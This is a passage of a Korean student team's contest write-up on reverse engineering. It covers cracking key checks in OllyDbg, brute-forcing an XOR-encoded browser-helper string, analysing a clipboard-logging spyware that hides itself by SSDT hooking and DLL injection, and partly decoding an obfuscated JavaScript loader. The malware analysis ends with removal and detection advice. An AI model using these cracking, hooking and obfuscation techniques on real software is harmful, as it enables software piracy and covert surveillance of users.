Reversing Engineering Contest - *Hackers' Dream*

Our Analysis *Report*

Team : eew & de

임동욱_ido211ster@gmail.com(도봉정보산업고)

김동억_akdung21@gmail.com(선린인터넷고)

---

1. Reversing
2. Spyware
3. Script
4. Network
5. Epilogue

---

1. Reversing

Question #1

우선 문제파일을 실행시키게 되면 키 값을 물어봅니다.
그리고 입력한 키 값이 틀리면 '**you`re wrong**'이라고 출력해 줍니다.

우선 문제파일을 ollydbg로 열었습니다.
낯선 코드가 나와서 종료하고 다시 완전히 실행시킨 뒤 Attach를 시켰습니다.
그런 다음 문자열 '찾기'기능을 이용해서 키 값을 물어볼 때 출력된 문자열인
'**What is the KEY? :**'를 참조하는 곳으로 이동하였습니다.

그곳에서 표시되는 코드와 인자 값을 보고 call되는 코드들의 역할을 추측해 볼 수 있었습니다.

```
0040107D  |.  E8 BD000000   CALL Question.0040113F   ; 출력함수
0040108E  |.  E8 95000000   CALL Question.00401128   ; 입력함수
004010A0  |.  E8 4B000000   CALL Question.004010F0   ; 문자열 비교함수
```

004010A0 위치에 중단점을 설정한 뒤 키를 아무거나 입력했습니다.
중단점에 걸렸을 때 스택의 내용을 보고 키 값을 찾을 수 있었습니다.

KEY : Beginner

Question #2

문제파일을 실행시키면 1번과 같이 키 값을 물어봅니다.
차이점은 1번과는달리 키 값을 입력하고 결과를 출력하는 사이에 Delay가 생긴 것이 눈에 띄었습니다.

역시 1번과 같이 처음부터 하지 않고 완전히 실행된 뒤에 Attach를 시켰습니다.

그리고 '**What is the KEY? :**'를 참조하는 곳의 코드를 보았지만 조금 복잡해 보였습니다. 그래서 1번문제의 문자열비교함수의 앞부분과 동일한 내용을 가지는 코드조각을 찾아내었습니다.

왜냐하면 그 코드가 1번과 같은 방식으로 비교하는 데에 쓰인다면 그것의 동작만 조사하면 키를 얻을 수 있다고 생각했기 때문입니다.
그 부분은 제가 입력한 문자열과 어떤 문자열을 비교하고 있기는 했지만 키는 아니었습니다. '**CompareString api**'를 호출하는 부분도 보였지만 키 값을 입력한 후에 그곳이 실행되는 것 같지 않았습니다.

따라서 별 수 없이 분석하기 시작했는데, 이번에는 '%s'가 입력 받는 함수의 인자로 들어간다는 것을 알고 있었기 때문에 그곳부터 보기 시작했습니다.

```
00402597    8BF4            MOV ESI,ESP
00402599    6A 00           PUSH 0
0040259B    FF15 1CE35300   CALL DWORD PTR DS:[53E31C]      ; kernel32.Sleep
004025A1    3BF4            CMP ESI,ESP
004025A3    E8 88240000     CALL question.00404A30
004025A8    8BF4            MOV ESI,ESP
004025AA    6A 00           PUSH 0
004025AC    FF15 20E35300   CALL DWORD PTR DS:[53E320]      ; kernel32.GetModuleHandleA
004025B2    3BF4            CMP ESI,ESP
004025B4    E8 77240000     CALL question.00404A30
```

위와 같은 코드가 반복되었는데, 00404A30부분의 코드는 아래에 Visual Studio의 디버그 모드로 작성했을 때 생기는 코드가 보이고 코드흐름이 무조건 retn을 실행하게끔 되어있어서 의미 없는 코드로 보았습니다.

Sleep과 GetModulehandleA를 호출하지만 인자 값이 모두 0이라서 아무런 효과가 나지 않습니다.

그 다음에는 아래와 같은 코드가 나왔습니다.

```
0040280C    66:53           PUSH BX
0040280E    66:83C3 13      ADD BX,13
```

```
00402812     66:83C3 5F        ADD BX,5F
00402816     66:83EB 49        SUB BX,49
0040281A     66:5B             POP BX
```

BX에 덧셈, 뺄셈을 하지만 push와 pop명령으로 인해 다시 되돌아갑니다.
위의 두 가지 코드가 반복되다가 처음에 찾은 문자열 비교함수인 CALL 00412930가 몇 번 실행됩니다.

위에서 본 문자열 비교부분, push pop 부분, 00404A30를 call하는 부분은 전부 쓸모가 없다고 판단하고 보지 않고 넘어갔습니다.

그렇게 꽤 많은 부분을 넘기고 난 뒤 아래와 같은 부분을 볼 수 있었습니다.

```
00402C58     3B8C95 0CF0FFFF CMP ECX,DWORD PTR SS:[EBP+EDX*4-FF4]
```

저는 코드를 한 줄, 한 줄 실행시키고 있었기 때문에 이곳에서 제가 입력한 문자열의 첫 번째와 키 값의 첫 번째를 비교하는 것을 알 수 있었습니다.
그래서 아래의 코드는 더 보지 않고 그 밑에 있는 JNZ 00402EBA 명령을 nop로 패치를 시켰습니다. 또, CMP DWORD PTR SS:[EBP-4],7 부분을 보고 반복문이 7~8번 반복될 것을 예상했고, 00402c58부분에 중단점을 설정하고 계속 실행시켰습니다..

주소의 영역이 연속적이어서 다음과 같이 메모리에서 키를 볼 수 있었습니다.

```
0012EF8C 50 00 00 00 4F 00 00 00 P...O...
0012EF94 43 00 00 00 41 00 00 00 C...A...
0012EF9C 43 00 00 00 48 00 00 00 C...H...
0012EFA4 49 00 00 00 50 00 00 00 I...P...
0012EFAC 01 00 00 00 01 00 00 00 8...8...
0012EFB4 01 00 00 00 01 00 00 00 8...8...
0012EFBC 01 00 00 00 01 00 00 00 8...8...
```

이제 제가 위에서 쓸모 없다고 생각한 코드들이 정말 쓸모 없는지 확인하기 위해서 winhex프로그램의 ramopen기능으로 키 값을 묻는 상태의 프로세스를 열었습니다.
그리고 얻은 키 값인 POCACHIP을 검색했습니다.
그러자 제 경우에는 0012ff6c주소에 그 문자열이 있었습니다.

문자열이 코드가 실행되기 전에 이미 메모리에 존재하고 있었으므로 제가 생각한대로 쓸모 없는 코드가 맞는다는 것을 결론 내렸습니다.

KEY : POCACHIP

2. Spyware

Question #1

우선 Sample.dll, 그림파일이 주어집니다.
그 그림 파일을 보면 이것이 BHO라는 것과 Password값이 IE에 무엇인가를 출력되게 해야 한다는 것을 알 수 있습니다.

우선 dll파일이 있었기 때문에 regsvr32.exe파일을 써서 등록시켰습니다.
그리고 IE를 켜고 ollydbg로 Attach를 시켰습니다.
예상대로 'executeable modules'창에서 Sample.dll을 발견하였습니다.

우선은 import되어있는 API들을 보고 이곳 저곳에 중단점을 설정해보았지만 실행되는 곳을 전혀 찾지 못했습니다.

BHO가 어떤 방식으로 동작하는지 알지 못했기에 어느 부분이 실행될지 예측할 수가 없었습니다. 그래서 Search for -> All intermodular calls 기능을 사용한 뒤 출력되는 모든 곳에 중단점을 설정했습니다. 그리고 IE에서 주소를 변경시켰습니다.

그러자 실행되는 곳이 나타나기 시작했습니다.
우선 메모리할당이나 락 등이 보였는데, 이런 것은 잘 모르기도 하고 별다른 정보를 못 얻는 것 같아서 중단점을 풀고 진행했습니다.

그렇게 진행하다 보니 10004576 주소에서 MultiByteToWideChar함수를 호출하는 것이 보였습니다.
이것의 결과값은
'**http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2**'
이었습니다.

그리고 스택 내용을 보니 천고마비라는 것이 영어타자로 쳐있었습니다.
그 다음의 중단점은 별다른 내용을 찾지는 못했습니다.
그리고 주소창에
http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2 값을 입력하니 새로운 중단점이 나타나기 시작했습니다.

그 중 가장 눈에 띄인 곳은 아래와 같습니다.

```
10014B4D    FF15 A0700210    CALL DWORD PTR DS:[<&KERNEL32.GetSystemT>;
kernel32.GetSystemTimeAsFileTime
100044F3    FF15 00720210    CALL DWORD PTR DS:[<&KERNEL32.WideCharTo>;
kernel32.WideCharToMultiByte
```

10014b4d에서 가져온 시간 값은 아마 연도와 월에 대한 값을 제거하고 일과 시간 값만 취하는 것으로 예상되었습니다.
100044f3에서 변환되는 문자열은 현재시간과 비례하는 것이 관찰되었습니다.
100044f3의 코드를 보니 가까운 곳에 retn코드가 있었습니다.

그래서 그것을 실행시켰고, 그 다음 실행되는 코드도 몇 개 실행시키다 보니, 10006e66을 지나면 메모리에 이상한 문자열이 생성된다는 것을 알았습니다.
그것이 브라우저의 좌측상단에 표시되는 문자열인 것을 확인했습니다.
그래서 10006e66안의 코드를 분석하기 시작했습니다.
핵심 코드는 다음과 같았습니다.

```
10004474  |> /33D2          /XOR EDX,EDX
10004476  |. |8BC1          |MOV EAX,ECX
10004478  |. |F77424 20     |DIV DWORD PTR SS:[ESP+20]
1000447C  |. |8B4424 1C     |MOV EAX,DWORD PTR SS:[ESP+1C]
10004480  |. |8D3419        |LEA ESI,DWORD PTR DS:[ECX+EBX]
10004483  |. |41            |INC ECX
10004484  |. |8A1402        |MOV DL,BYTE PTR DS:[EDX+EAX]
10004487  |. |32142E        |XOR DL,BYTE PTR DS:[ESI+EBP]
1000448A  |. |8816          |MOV BYTE PTR DS:[ESI],DL
1000448C  |. |3BCF          |CMP ECX,EDI
1000448E  |.^\72 E4         \JB SHORT Sample.10004474
```

그것은 어떤 데이터를 100044f3에서 변환되는 문자열과 xor시키는 간단한 코드였습니다.
저는 이것을 보고 100044f3의 문자열을 맞추면 답을 얻을 수 있을 것이라는 생각을 했는데, 그것이 무엇인지 알아낼 수 없었습니다.

직접 따라 실행시켜본 결과 CMP ECX,EDI 에서의 edi는 0x114 값이었고 ecx가 증가하고

있었기 때문에 **0x115byte**짜리 데이터가 있는 것을 눈치 챌 수 있었습니다.

MOV DL,BYTE PTR DS:[EDX+EAX] 명령을 실행할 때 **dl**에 시간문자열의 문자가 순서대로 들어갔고, XOR DL,BYTE PTR DS:[ESI+EBP] 명령에서 **esi+ebp** 위치에 어떤 데이터가 있었습니다.

그래서 그것을 0x115만큼 복사해서 encoded라는 파일로 만들었습니다.
또, 이 코드에 대해 조사하면서 여기에 넘어오는 문자열이 아까 찾은 천고마비 문자열인 때도 있었는데, 그것은 주소창에 입력되어야 하는 주소를 디코딩하는 과정에서였습니다.

그리고 위의 코드를 c언어로 비슷하게 작성하였습니다.

```
for(i=0;i<len;i++){
        b[i]=a[i]^time[c];
        c++;
        if(c==l) c=0;
}
```

a에 encoded파일의 내용을 입력시켰고 디버거에서 표시되던 시간문자열을 time에 넣었습니다. 그리고 실제 프로그램과 동일하게 디코드 되는 것을 확인하였습니다.

그래서 코드를 다음과 같이 수정하였습니다.


```
hF=CreateFile("encoded",GENERIC_READ,0,0,OPEN_EXISTING,0,0);
ReadFile(hF,a,0x115,&len,NULL);
CloseHandle(hF);
hF=CreateFile("decoded",GENERIC_WRITE,0,0,OPEN_ALWAYS,0,0);
//scanf("%s",time);
l=8;
for(j=0;j<99999999;j++){
        itoa(j,piece,10);
        strcpy(time,"");
        if((int)strlen(piece)<8){
                for(i=0;i<8-(int)strlen(piece);i++)        strcat(time,"0");
        }
```


```
		strcat(time,piece);
		for(i=0;i<len;i++){
			b[i]=a[i]^time[i%l];
		}

		if(b[0]=='<' && b[1]=='d' && b[2]=='i' && b[3]=='v'){
			WriteFile(hF,time,0x8,&rlen,0);
			WriteFile(hF,"₩n₩n₩n₩n",0x4,&rlen,0);
			WriteFile(hF,b,0x115,&rlen,0);
			WriteFile(hF,"₩n₩n₩n₩n",0x4,&rlen,0);
		}
}
```

문제에서 레이어라고 알려주었기 때문에 처음 시작하는 태그가 <div>일 것을 예상하고 모든 경우의 수를 구해보았습니다. 그 결과물에서 그림파일에서 볼 수 있는 Password문자열을 검색해서 제대로 디코딩된 것을 찾았고 그것은 xor시키는 문자열이 **14235959**인 경우였습니다.

그래서 함수 호출 전에 내용을 바꾸어주고 진행하였습니다.(도중에 환경이 바뀌어서 주소가 바뀌었습니다.)





Password : 4173206C6F6E6720617320796F75206C6F7665206D65

Question #2

우선 문제설명파일에서 스파이웨어라고 하였으므로 바이러스에 걸리는 것을 우려해서 무조건 실행해 보지는 못하였습니다. -_-;

1. 분석_1

먼저 PEiD로 파일을 열어보았는데 특이점은 rsrc섹션이 매우 크다는 것입니다.
그래서 리소스 해커프로그램으로 파일을 열어보았습니다.
그런데 결과는 2개의 바이너리가 보여서 모든 자원 저장 메뉴로 모두 저장시켰습니다.
data_1과 data_2로 저장되었는데 앞의 mz시그니쳐를 보았기 때문에 둘 다 PEiD로 열어보았습니다.

data_1은 dll이라고 알려주어서 dll확장자를 붙였고, data_2는 결과가 나오지 않아서 LoadPE로 열어보았더니 서브시스템이 1(Native)로 되어있었습니다.

이것은 DDK로 빌드를 하였던 파일에서 예전에 관찰했던 특징이므로 sys확장자를 붙여주었습니다.
dll파일은 용량이 커서 좀 부담스러웠고 data_2.sys파일부터 IDA Pro에 넣어보았습니다.
드라이버를 등록시키는 동작이 보였고 다음에 MDL을 사용해서 ZwQuerySystemInformation을 후킹하는 코드가 000109B8부터 보입니다.

```
00010A4A                mov     ecx, offset loc_10486
```

위의 코드에서 훅 프로시져가 00010486임을 알 수 있습니다.

그곳을 보면 sapkin, SAPKIN 문자열이 보이는 것으로 보아 sapkin.exe를 프로세스 목록에서 감추려는 것으로 추측할 수 있습니다.

대소문자가 다 있는 점은 파일명이 전부 소문자이더라도 프로세스목록에서는 전부 대문자로 나타나는 경우를 본 적이 있는데, 그것을 위한 것 같았습니다.
그리고 또 눈에 띄는 점이 있습니다.

```
INIT:000109B8           mov     dword ptr [esi+38h], offset loc_10806
INIT:000109BF           mov     dword ptr [esi+40h], offset loc_10806
INIT:000109C6           mov     dword ptr [esi+70h], offset loc_1082A
INIT:000109CD           mov     dword ptr [esi+34h], offset loc_10888
```

위 의 코드는 분명 아래와 같은 코드일 것입니다.

```
DriverObject->MajorFunction[IRP_MJ_CREATE]          = DmoleDispatchCreate;
DriverObject->MajorFunction[IRP_MJ_CLOSE]           = DmoleDispatchClose;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DmoleDispatchDeviceControl;
DriverObject->DriverUnload                           = DmoleUnload;
```

하지만 하나하나가 어떤 것인지는 한눈에 알지 못하므로 그냥 모두 살펴보았습니다.
위에서 2개의 코드에 들어가는 프로시저를 보면 무조건 IofCompleteRequest를 호출합니다. 그러므로 디스패치루틴이고 irp를 사용하지 않는다고 볼 수 있습니다.
3번째 코드의 것도 약간 다르긴 하지만 마찬가지입니다.
4번쨰코드는 DriverUnload로 보이는데 스파이웨어임에도 불구하고 신사적으로 sdt후킹을 복원해 줍니다.

dll파일의 등록정보를 보면 kerberos라는 문자열이 보입니다.
이것을 검색해보면 인증프로토콜이 나옵니다.
아마 이것은 그 프로토콜에 쓰이는 파일로 위장하고 있을 것 같습니다.

dll과 exe파일의 동작은 여러 가지의 모니터링 툴이 분석을 해줄 수 있는 툴들이 많아서 우선 실행시켜본 뒤 살펴보기로 마음먹었습니다.

2. 실행

Virtual Machine에서 regmon, filemon 을 켜놓고 실행해보았습니다.
스파이웨어가 쓰기작업을 진행한 파일의 경로는 다음과 같습니다.

C:₩WINDOWS₩system32₩sapkin.exe
C:₩windows₩system32₩beep.sys
C:₩windows₩system32₩drivers₩beep.sys
C:₩windows₩system32₩drivers₩sapkin.sys
C:₩WINDOWS₩kerberos.dll
C:₩WINDOWS₩system32₩sapkin.log
C:₩sapkin.log

해당 파일을 실행 후 조사해보면 드라이버파일은 'C:₩windows₩system32₩drivers₩beep.sys'외에는 남지 않는데, 이것마저 윈도우의 원본입니다. 파일을 덮어쓰기를 하면 WFP때문에 곧 원래의 파일로 교체되는데 그사이에 올리는 것 같습니다.

C:₩sapkin.log 파일에는 클립보드에 들어간 내용들이 기록되는 것이 관찰되었습니다.
C:₩WINDOWS₩system32₩sapkin.log 파일에는 로그 같은 것이 써있는데, 현재로서는 의미를 파악할 수 없습니다.
C:₩WINDOWS₩kerberos.dll파일은 실행 전에 살펴본 dll파일과 일치합니다.

스파이웨어가 액세스한 레지스트리를 나열하는 것은 그다지 의미가 없어 보였습니다.
내용을 살펴보았을 때 services.exe에서 자꾸 키가 생성되는 것을 보면 스파이웨어를 부팅 시에 실행시키기 위해 서비스목록에 등록시킨 것 같았습니다.
서비스목록을 보니 sapkin 이름으로 등록된 것이 보입니다.

HKLM₩SOFTWARE₩Microsoft₩Cryptography₩RNG₩Seed 의 값을 자꾸 변경하였는데 이것은 어디에 쓰이는지 알 수 없었습니다.
HKLM₩SYSTEM₩ControlSet???₩Enum₩Root₩LEGACY_BEEP 밑에도 값을 생성하는 것이 보이는데, 이것은 한번이라도 로드가 된 드라이버라면 생기기 때문에 대수롭지 않게 생각해도 될 것 같습니다.

이상 그 외에는 특이한 점이 없었습니다.
또한 ICESWORD란 툴을 사용했는데, 예상했던 sdt후킹과 kerberos.dll이 explorer.exe에 인젝션 된 것을 확인하였습니다.

3. 분석_2

올리디버그로 열어서 Ultra String Reference플러그인으로 참조된 문자열들을 찾았습니다.
먼저 의문점이 있었던 sys파일 생성의 코드을 보았습니다.
그냥. sys문자열이 있는 곳을 보았는데 00401650에서 시작되었고 제 예상과는 달리 프로그램이 원래 파일을 ₩windows₩system32 에 백업해 놓고 ₩windows₩system32₩driver 에 파일을 놓은 다음 드라이버를 올리고 다시 복원해주는 방식이었습니다.

그 다음은 -i, -k, -u, -s 가 보였는데, install.bat의 내용을 봐서는 이것을 실행할 때 쓰면 서로 다른 동작들을 할 것 같았습니다.
대문자일 때의 동작은 소문자일 때와 같습니다.
이것들의 함수호출순서를 모두 성공할 때만 나열해 보겠습니다.

-i
OpenSCManagerA
CreateServiceA
sprintf
00401fe0(로그파일에 기록하는함수)
CloseServiceHandle
CloseServiceHandle
exit

-k
OpenSCManagerA

OpenServiceA
CloseServiceHandle
ControlService
CloseServiceHandle
CloseServiceHandle


-u
OpenSCManagerA
OpenServiceA
CloseServiceHandle
DeleteService
sprintf
00401fe0(로그파일에 기록하는함수)
CloseServiceHandle
CloseServiceHandle
DeleteFileA(sapkin.log)

-s
OpenSCManagerA
OpenServiceA
CloseServiceHandle
StartServiceA
CloseServiceHandle

-i와 -u는 실행해볼 때 발견했던 sapkin서비스와 로그파일을 생성, 제거 하는 옵션입니다.
-s와 -k는 서비스를 시작, 중지하는 옵션입니다.

그러므로 -k, -u를 순서대로 실행하면 스파이웨어가 제거되는 것은 맞지만 sys, dll,exe
파일을 삭제해주는 코드는 찾을 수 없습니다.

서비스에서 sapkin을 보면 아무 옵션이 없이 실행하는 것을 알 수 있습니다.



그래서 이번에는 그냥 실행될 때의 동작을 분석해 보았습니다.
맨 처음 하는 동작은 시작주소가 **004029a0**인 쓰레드를 생성하는 것입니다.
그 뒤에는 StartServiceCtrlDispatcher함수를 실행시켰는데 실패하고 종료되었습니다.
어떤 함수인지 몰라서 검색해보았는데 들어가는 인자가 *lpServiceTable 이고 그 형식은 아래와 같습니다.

```
typedef struct _SERVICE_TABLE_ENTRY {
        LPTSTR lpServiceName;
        LPSERVICE_MAIN_FUNCTION lpServiceProc;
} SERVICE_TABLE_ENTRY,   *LPSERVICE_TABLE_ENTRY;
```

함수가 성공을 했을때 lpServiceProc가 실행된다는 것을 알았습니다.
호출하기 전 스택에 push된 **00404158** 주소를 보면 아래와 같습니다.

```
00404158   20 4A 40 00 80 26 40 00    J@.   &@.
```

lpServiceProc의 주소는 **00402680** 입니다.
이곳을 조사해보면 RegisterServiceCtrlHandlerA, SetServiceStatus 등의 함수고 실행되고 나서 이미 알고 있는 sys,dll 파일생성 explorer.exe에 인잭션 하는 동작이 보입니다.
그 외의 것은 발견하지 못해서 이번에는 **004029a0** 의 내용을 분석해 보았습니다.
그 내용은 클래스 명이 다음과 같은 윈도우를 찾아서 종료시키고 **00401ee0** 주소를 쓰레드로 생성합니다.

18467-41
PROCEXPL
PROCMON_WINDOW_CLASS
hzzfqgqdzbt

00401ee0의 내용을 보면 그 프로세스에 디버거로 붙는 코드가 있는데 디버거로서의 작업은 없는 것 같습니다.
현재 상황에서는 이것을 분석하고나니 원래의 코드가 다 실행되면서 종료되어 버렸는데, 서비스로 실행되었다면 쓰레드가 계속 유지되면서 위의 작업을 계속할 것 같습니다.

그 외에 sapkin.exe에서는 별다른 것을 발견하지 못하였고, dll파일이 인젝션되어서 어떤 일을 하는지 분석해보았습니다.
dll파일은 실행해 보면서 하기가 불편해서 역시 IDA Pro로 분석하였습니다.
DllEntryPoint부터 보았는데 DllMain으로 표시해주는 곳으로의 call문 외에는 그냥 삽입된 코드로 보입니다.

그곳은 10001000 이었는데 하는 일은 **10001120**가 시작주소인 쓰레드를 생성하는 것입니다.

10001120 의 내용을 보면 클립보드내용을 얻어서 c:₩sapkin.log에 기록한 뒤에 Sleep함수로 1초의 딜레이를 갖는 것을 반복합니다.

하지만 실제 실행 시 무조건 1초마다 파일에 내용이 기록되지는 않았는데, 그것은 OpenClipboard함수가 실패해도 1초의 딜레이를 가지기 때문인 것 같습니다.

이외에는 별다른 동작을 발견하지 못했습니다.

4. 진단

.sys파일은 실행되고 나면 사라지므로 진단할 필요가 없습니다.
.exe파일과 .dll파일은 파일명이 각각 sapkin.exe, kerberos.dll로 일치하는 것과 디버그 를 위해 바이너리에 존재하는 문자열인

C:₩Temp₩hacking₩ssapkin₩spy₩Release₩spy.pdb(.dll)

C:₩Temp₩hacking₩ssapkin₩syssapkin₩Release₩syssapkin.pdb(.exe)
를 찾아서 진단하면 될 것 같습니다.

5. 조취

스파이웨어를 완전히 제거해야 한다면 sapkin.exe -k, sapkin.exe -u를 순서대로 실행시킨 뒤 남아있는 파일인

c:₩sapkin.log
%systemroot%₩kerberos.dll
%systemroot%₩system32₩sapkin.exe
를 삭제하면 됩니다.

6. 예방

KeServiceDescriptorTable을 Import하는 드라이버를 올린다거나 dll인젝션을 하거나 하는 수상한 코드들의 패턴을 만들어두었다가, 파일이 실행될 때마다 조사해서 일치한다면 바이러스 검사를 수행해야 할 것 같습니다.

3. Script

Question #1

index.html 파일이 주어지는데 열면 지뢰 찾기 게임이 나옵니다.
소스를 보면 US-ASCII로 인코딩이 되어 있어서 editplus를 사용해서 디코딩을 했습니다.
그리고 살펴보았는데, mineGame3안에 escape된 내용이 있었습니다.
<xmp>태그를 추가해서 내용을 알아냈는데, dF함수가 나왔습니다.
그 함수에도 unescape함수가 있어서 <xmp>태그를 먼저 출력해주고 실행시켜서 내용을 얻었습니다. 그 내용은 1,l,i,| 등으로 구성된 코드였는데, 이 문자들은 서로 구별이 잘 안되서 적절하게 알파벳으로 고쳤습니다.

```
<script language = JavaScript>
function a(b) {
        try {
                c(d);
                for (var i = 0; i < e.length; i++) {
                        f += e.charCodeAt(i)
                }
                f = f % 200000;
                var g = new Array;
                g = b.split(",");
                var h = "";
                for (var i = 0; i < g.length; i++) {
                        h += String.fromCharCode(((g[i]) - f) ^ l.charCodeAt(i % l.length));
                }
                var m = h.length,
                n, o, p, q = (512 * 2),
                r = 0,
                s = 0,
                t = 0;
                for (j = Math.ceil(m / q); j > 0; j--) {
                        p = '';
                        for (n = Math.min(m, q); n > 0; n--, m--) {
```

```
                        t |= (u[h.charCodeAt(r++) - 48]) << s;
                        if (s) {
                                p += String.fromCharCode(209 ^ t & 255);
                                t >>= 8;
                                s -= 2
                        } else {
                                s = 6
                        };
                }
                c(p)
        }
    } catch(error) {}
} </script>
<script language=JavaScript>var
u=Array(63,12,6,53,0,48,43,54,42,47,0,0,0,0,0,0,59,13,25,30,50,60,1,18,61,8,16,56,20,49,51,21,
45,28,22,31,35,5,14,23,27,37,2,0,0,0,0,55,0,11,33,9,19,40,41,15,62,3,39,10,32,17,44,36,24,7,52,
26,29,58,57,46,4,34,38);
a("71496,71517,71488,71525,71484,71487,71467,71528,71541,71503,71531,71511,71530,71
530,71546,71482,71515,71499,71531,71511,71442,71540,71525,71497,71516,71474,71507,
71464,71441,71449,71525,71526,71542,71540,71546,71474,71443,71543,71477,71532,7150
6,71448,71448,71492,71546,71542,71486,71471,71455,71522,71455,71475,71565,71477,71
459,71467,71464,71473,71488,71478,71473,71475,71452,71453,71548,71527,71524,71558,
71554,71531,71450,71553,71502,71495,71450,71480,71445,71506,71558,71553,71481,7148
4,71509,71525,71563,71503,71448,71463,71474,71442,71454,71528,71473,71488,71454,71
510,71484,71501,71450,71526,71489,71455,71458,71551,71549,71551,71537,71507,71562,
71455,71450,71485,71567,71470,71553,71501,71554,71459,71565,71464,71443,71481,7156
2,71447,71537,71526,71486,71466,71481,71484,71498,71467,71455,71489,71523,71533,71
446,71487,71553,71488,71443,71501,71485,71553,71562,71476,71513,71519,71445,71492,
71458,71453,71480,71448,71451,71453,71464,71533,71512,71479,71460,71455,71488,7147
9,71567,71497,71512,71518,71554,71452,71554,71448,71449,71557,71561,71453,71447,71
494,71447,71510,71497,71462,71485,71553,71494,71466,71469,71510,71449,71516,71527,
